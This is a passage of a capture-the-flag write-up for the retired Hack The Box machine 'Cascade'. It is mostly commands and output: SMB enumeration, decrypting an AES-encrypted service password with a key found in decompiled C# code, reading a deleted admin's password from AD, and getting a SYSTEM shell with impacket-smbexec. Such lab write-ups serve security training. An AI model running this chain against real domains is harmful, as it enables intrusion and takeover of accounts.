-u 's.smith@htb.local' \  
-p sT333ve2
```

```
→ evil-winrm -i casc-dc1.cascade.local\  
-u 's.smith@htb.local' \  
-p sT333ve2  
Evil-WinRM shell v3.5  
Well, I like when the play hard to get  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
Info: Establishing connection to remote endpoint  
Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError  
Error: Exiting with code 1
```

Not a big deal! Cus we needed arksvc to privesc anyway.

Looking For Arksvc's Password

First we've confirmed that Steve had access on the Audit\$ share.

```
smbmap -u s.smith -p sT333ve2 -H casc-dc1.cascade.local
```

loot : bash

```
→ smbmap -u s.smith -p sT333ve2 -H casc-dc1.cascade.local
```



SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

IP: 10.129.17.200:445	Name: casc-dc1.cascade.local	Status: Authenticated	Permissions	Comment
Disk				
ADMIN\$				Remote Admin
Audit\$	Noice!!!			
C\$				Default share
Data				
IPC\$				Remote IPC
NETLOGON				Logon server share
print\$				Printer Drivers
SYSVOL				Logon server share

It was getting obvious we'll have to "reverse engineer" some binary. In this case we had an easy time, become we were dealing with C# and the source code was easily retrieved.

```
smbclient -W CASCADE -U 's.smith%sT333ve2' //casc-dc1.cascade.local/audit\$
```

loot:smbclient

```
→ smbclient -W CASCADE -U 's.smith%sT333ve2' //casc-dc1.cascade.local/audit\$  
Try "help" to get a list of possible commands.  
smb: \> ls  
 . D 0 Wed Jan 29 15:01:26 2020  
 .. D 0 Wed Jan 29 15:01:26 2020  
 CascAudit.exe An 13312 Tue Jan 28 18:46:51 2020  
 CascCrypto.dll An 12288 Wed Jan 29 15:00:20 2020  
 DB D 0 Tue Jan 28 18:40:59 2020  
 RunAudit.bat A 45 Tue Jan 28 20:29:47 2020  
 System.Data.SQLite.dll A 363520 Sun Oct 27 03:38:36 2019  
 System.Data.SQLite.EF6.dll A 186880 Sun Oct 27 03:38:38 2019  
 x64 D 0 Sun Jan 26 19:25:27 2020  
 x86 D 0 Sun Jan 26 19:25:27 2020  
  
 6553343 blocks of size 4096. 1624736 blocks available  
smb: \> more RunAudit.bat  
getting file \RunAudit.bat of size 45 as /tmp/smbmore.sOMB3p (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)  
smb: \> |
```

Why something tell's me we'll have to reverse enginner some binary

LOL hehe

Well the password was indeed in the DB, but it was encoded using AES CBC


```
loot : smbclient
CascAudit.exe "\\\CASC-DC1\\Audit$\\DB\\Audit.db"
~
~
~
~
~
~
Or maybe, arksvc cred is inside the DB ?
He's auditing stuff... maybe he needs to know which users were
added and them removed from ad an stuff
```

First, we had to verify which type of db we were dealing with.

```
file -i Audit.db
```

Audit.db: application/vnd.sqlite3; charset=binary

And while exploring it with sqlite browser we found the encrypted password for arksvc



Database Structure			
Browse Data			
Edit Pragmas			
Execute SQL			
Table:	Ldap		
Id	uname	pwd	domain
1	ArkSvc	BQO5lKj9MdErXx6Q6AGow==	cascade.local

We found the pwd, but it seems to be encoded in some AES + BASE64 shnininan and we need the secret key to retrieve the credential... very likely

Usually I like to took at the entropy to have a better idea what kind of mess I got myself into.

Input

```
BQ05l5Kj9MdErXx6Q6AG0w==
```



This is not just some encoding black magic.

We'll definitely need some key to retrieve the encrypted password..

Encrypted... and not hashed... don't think it will take bruteforcing.. as AES is reversible and we have the binary that it's reading the sqlite file

abc 24 = 1

Tr Raw Bytes ↶ LF

Output




Recipe (click to load)	Result snippet	Properties
	BQ05l5Kj9MdErXx6Q6AG0w==	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.17

4.17 is no joke

We had two pathways: we could reverse engineer the binary or we could just execute the binary from our box and capture the ldap authentication.

Trying to intercept the authentication didn't work so I decided to have a look at the source code with a bit of .NET Reflector magic.



We confirmed that it was using AES CBC and retrieve all the intel we needed from the source code to decrypt the password we found on the SQLite database.

- found at Crypto.cs

```
iv: ltdyjCbY1Ix49842
keySize: 0x80 (128)
blockSize: 0x80 (128)
AES CBC
```

```
namespace Cascrypto
{
    using System;
    using System.IO;
    using System.Security.Cryptography;
    using System.Text;

    public class Crypto
    {
        public const string DefaultIV = "1tdyjCbY1Ix49842";
        public const int Keysize = 0x80;

        public static string DecryptString(string EncryptedString, string Key)
        {
            string str;
            byte[] buffer = Convert.FromBase64String(EncryptedString);
            Aes aes = Aes.Create();
            aes.KeySize = 0x80;
            aes.BlockSize = 0x80;
            aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
            aes.Mode = CipherMode.CBC;
            aes.Key = Encoding.UTF8.GetBytes(Key);
            using (MemoryStream stream = new MemoryStream(buffer))
            {
                using (CryptoStream stream2 = new CryptoStream(stream, aes.CreateDecryptor(), CryptoStreamMode.Read))
                {
                    byte[] buffer2 = new byte[(buffer.Length - 1) + 1];
                    stream2.Read(buffer2, 0, buffer2.Length);
                    str = Encoding.UTF8.GetString(buffer2);
                }
            }
            return str;
        }

        public static string EncryptString(string Plaintext, string Key)
        {
            byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
            Aes aes = Aes.Create();
            aes.BlockSize = 0x80;
            aes.KeySize = 0x80;
            aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
            aes.Key = Encoding.UTF8.GetBytes(Key);
            aes.Mode = CipherMode.CBC;
            using (MemoryStream stream = new MemoryStream())
            {
                using (CryptoStream stream2 = new CryptoStream(stream, aes.CreateEncryptor(), CryptoStreamMode.Write))
                {
                    stream2.Write(bytes, 0, bytes.Length);
                    stream2.FlushFinalBlock();
                }
            }
            return Convert.ToBase64String(stream.ToArray());
        }
    }
}
```

AES CBC

We have
keysize
iv
blocksize
encoded string

but we're still missing the key.

- found at: MainModule.cs

key: c4scadek3y654321

```

> amespace CascAudiot
{
    using CascAudiot.My;
    using CascCrypto;
    using Microsoft.VisualBasic.CompilerServices;
    using System;
    using System.Collections;
    using System.Data.SQLite;
    using System.DirectoryServices;

    [StandardModule]
    internal sealed class MainModule
    {
        private const int USER_DISABLED = 2;

        [STAThread]
        public static void Main()
        {
            if (MyProject.Application.CommandLineArgs.Count != 1)
            {
                Console.WriteLine("Invalid number of command line args specified. Must specify database path only");
            }
            else
            {
                using (SQLiteConnection connection = new SQLiteConnection("Data Source=" + MyProject.Application.CommandLineArgs[0] + ";Version=3;"))
                {
                    int num;
                    string str = string.Empty;
                    string str2 = string.Empty;
                    string str3 = string.Empty;
                    try
                    {
                        connection.Open();
                        using (SQLiteCommand command = new SQLiteCommand("SELECT * FROM LDAP", connection))
                        {
                            using (SQLiteDataReader reader = command.ExecuteReader())
                            {
                                reader.Read();
                                str = Conversions.ToString(reader["Uname"]);
                                str3 = Conversions.ToString(reader["Domain"]);
                                string encryptedString = Conversions.ToString(reader["Pwd"]);
                                try
                                {
                                    str2 = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
                                }
                                catch (Exception exception1)
                                {
                                    Exception ex = exception1;
                                    ProjectData.SetProjectError(ex);
                                    Exception exception = ex;
                                    Console.WriteLine("Error decrypting password: " + exception.Message);
                                    ProjectData.ClearProjectError();
                                    return;
                                }
                            }
                        }
                    }
                    catch (Exception exception)
                    {
                        Exception ex = exception;
                        ProjectData.SetProjectError(ex);
                        Exception exception1 = ex;
                        Console.WriteLine("Error decrypting password: " + exception1.Message);
                        ProjectData.ClearProjectError();
                        return;
                    }
                }
                connection.Close();
            }
        }
    }
}

```

Found
the secret key
needed to decrypt
the password

Then I went to <https://www.devglan.com/online-tools/aes-encryption-decryption>
and decrypted unsing the intel I've mentioned.

Soorry

did you expect that I was going to code this solution after spending two days to get to this point ?

haha no

The encrypted hash we found on the sqlite database

The IV we found in the crypto dll

the key size 0x80 == 128

The Secret Key we found in the main file

password for arksrv account !!!

arksvc

I've double checked with bloodhound but we already new what to do from all the clues we've found along the way.



- Got initial access using winrm.

```
evil-winrm -i casc-dc1.cascade.local \
-u 'arksvc@cascade.local' \
-p 'w3lc0meFr31nd'
```

After we use a simple Get-AdObject to retrieve objects that had been deleted from AD.

And we found the same cascadeLegacyPwd property. This that it was fairly easy. But the first time around, it took me two days.

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```

```
CanonicalName : cascade.local/Deleted Objects/TempAdmin  
cascadeLegacyPwd : YmFDVDNyMWFOMDBkbGVz  
CN : TempAdmin  
  
codePage : 0  
countryCode : 0  
Created : 1/27/2020 3:23:08 AM  
createTimeStamp : 1/27/2020 3:23:08 AM  
Deleted : True  
Description :  
DisplayName : TempAdmin  
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade.local
```

We found the same cascadeLegacyPwd attribute from earlier

Yep , we got the administrator's password and was so cute.

```
→ vim deleted-objects.txt  
→ echo YmFDVDNyMWFOMDBkbGVz  
YmFDVDNyMWFOMDBkbGVz  
  
→ echo YmFDVDNyMWFOMDBkbGVz | base64 -d  
baCT3r1aN00dles  
→ |
```

Lol who's using this password? the administrator ? hah

And that's how we got system!

```
impacket-smbexec 'CASCADE.LOCAL/administrator:baCT3r1aN00dles@cascade.local'
```

```
~ : python3  
→ impacket-smbexec 'CASCADE.LOCAL/administrator:baCT3r1aN00dles@cascade.local'  
Impacket v0.12.0.dev1 - Copyright 2023 Fortra  
  
[!] Launching semi-interactive shell - Careful what you execute  
C:\Windows\system32>whoami  
nt authority\system  
  
C:\Windows\system32>
```

we're system boiiii i

Happy Hacking Bois and Gals!



Cascade has been Pwned!

Congratulations  **bstrawberry**, best of luck in capturing flags ahead!

#7537	05 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE